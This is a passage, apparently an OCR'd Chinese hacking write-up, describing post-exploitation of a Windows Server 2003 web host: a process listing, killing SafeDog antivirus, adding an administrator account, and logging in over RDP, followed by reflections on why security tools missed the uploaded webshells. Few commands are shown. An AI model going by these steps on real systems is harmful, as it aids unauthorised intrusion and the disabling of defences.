
```
D:\www\web\[redacted]ROOT\>tasklist /svc

映像名称                       PID 服务
========================= ======== ============================================
System Idle Process              0 暂缺
System                           4 暂缺
smss.exe                       304 暂缺
csrss.exe                      356 暂缺
winlogon.exe                   380 暂缺
services.exe                   428 Eventlog, PlugPlay
lsass.exe                      440 NtLmSsp, PolicyAgent, ProtectedStorage,
                                   SamSs
svchost.exe                    592 DcomLaunch
svchost.exe                    676 RpcSs
svchost.exe                    736 Dhcp, Dnscache
ZhuDongFangYu.exe              752 ZhuDongFangYu
svchost.exe                    820 AudioSrv, CryptSvc, dmserver, EventSystem,
                                   HidServ, lanmanserver, lanmanworkstation,
                                   Schedule, SENS, ShellHWDetection, winmgmt
msdtc.exe                     1044 MSDTC
httpd.exe                     1148 Apache2.2
Jetty-Service.exe             1188 DVC seeds Release
inetinfo.exe                  1208 IISADMIN, NntpSvc, SMTPSVC
jqs.exe                       1236 JavaQuickStarterService
sqlservr.exe                  1276 MSSQLSERVER
mysqld-nt.exe                 1420 mysql
mysqld-nt.exe                 1504 mysql3308
mysqld-nt.exe                 1552 mysql3309
SafeDogUpdateCenter.exe       1592 Safedog Update Center
ServUDaemon.exe                144 Serv-U
sqlagent.exe                   884 SQLSERVERAGENT
svchost.exe                    900 TermService
tomcat5.exe                   1844 tomcat501
httpd.exe                     1760 暂缺
Update.exe                    2056 暂缺
tomcat5.exe                   3980 tomcat502
tomcat5.exe                   4576 tomcat504
tomcat5.exe                   4640 tomcat505
tomcat5.exe                   4772 tomcat507
```

Ro$es

SafeDogGuardCenter.exe 果然不见了！

这样安全狗主动防御就没了！

这时再来添加用户看看



成功了！

添加管理员权限吧。

成功成功成功！

远程连接吧

连不上。不过这个可能是最大连接数问题。


用 mstsc /v:x.x.x.x /admin 命令连接。


Desktop\sqlmap>mstsc /v: :3389 /admin


登录到 Windows
Windows Server 2003
Enterprise Edition
Copyright © 1985-2003 Microsoft Corporation
用户名(U):
密码(P):
确定
取消
关机(S)...
选项(O) <<

成。功。了。

登录。



大功告成。。

总结&思考：

1.安全狗是真的恶心。。不过整个过程真的很嗨。。

2.为什么整个过程 360 无作为？

3.为什么我上传大马和一句话安全狗和 360 一点反应都没有？(不知道是不是我两个马都是能过狗和 360 的，是就厉害了。。)

4.system 权限下修改注册表，360 不阻止？

Ro$es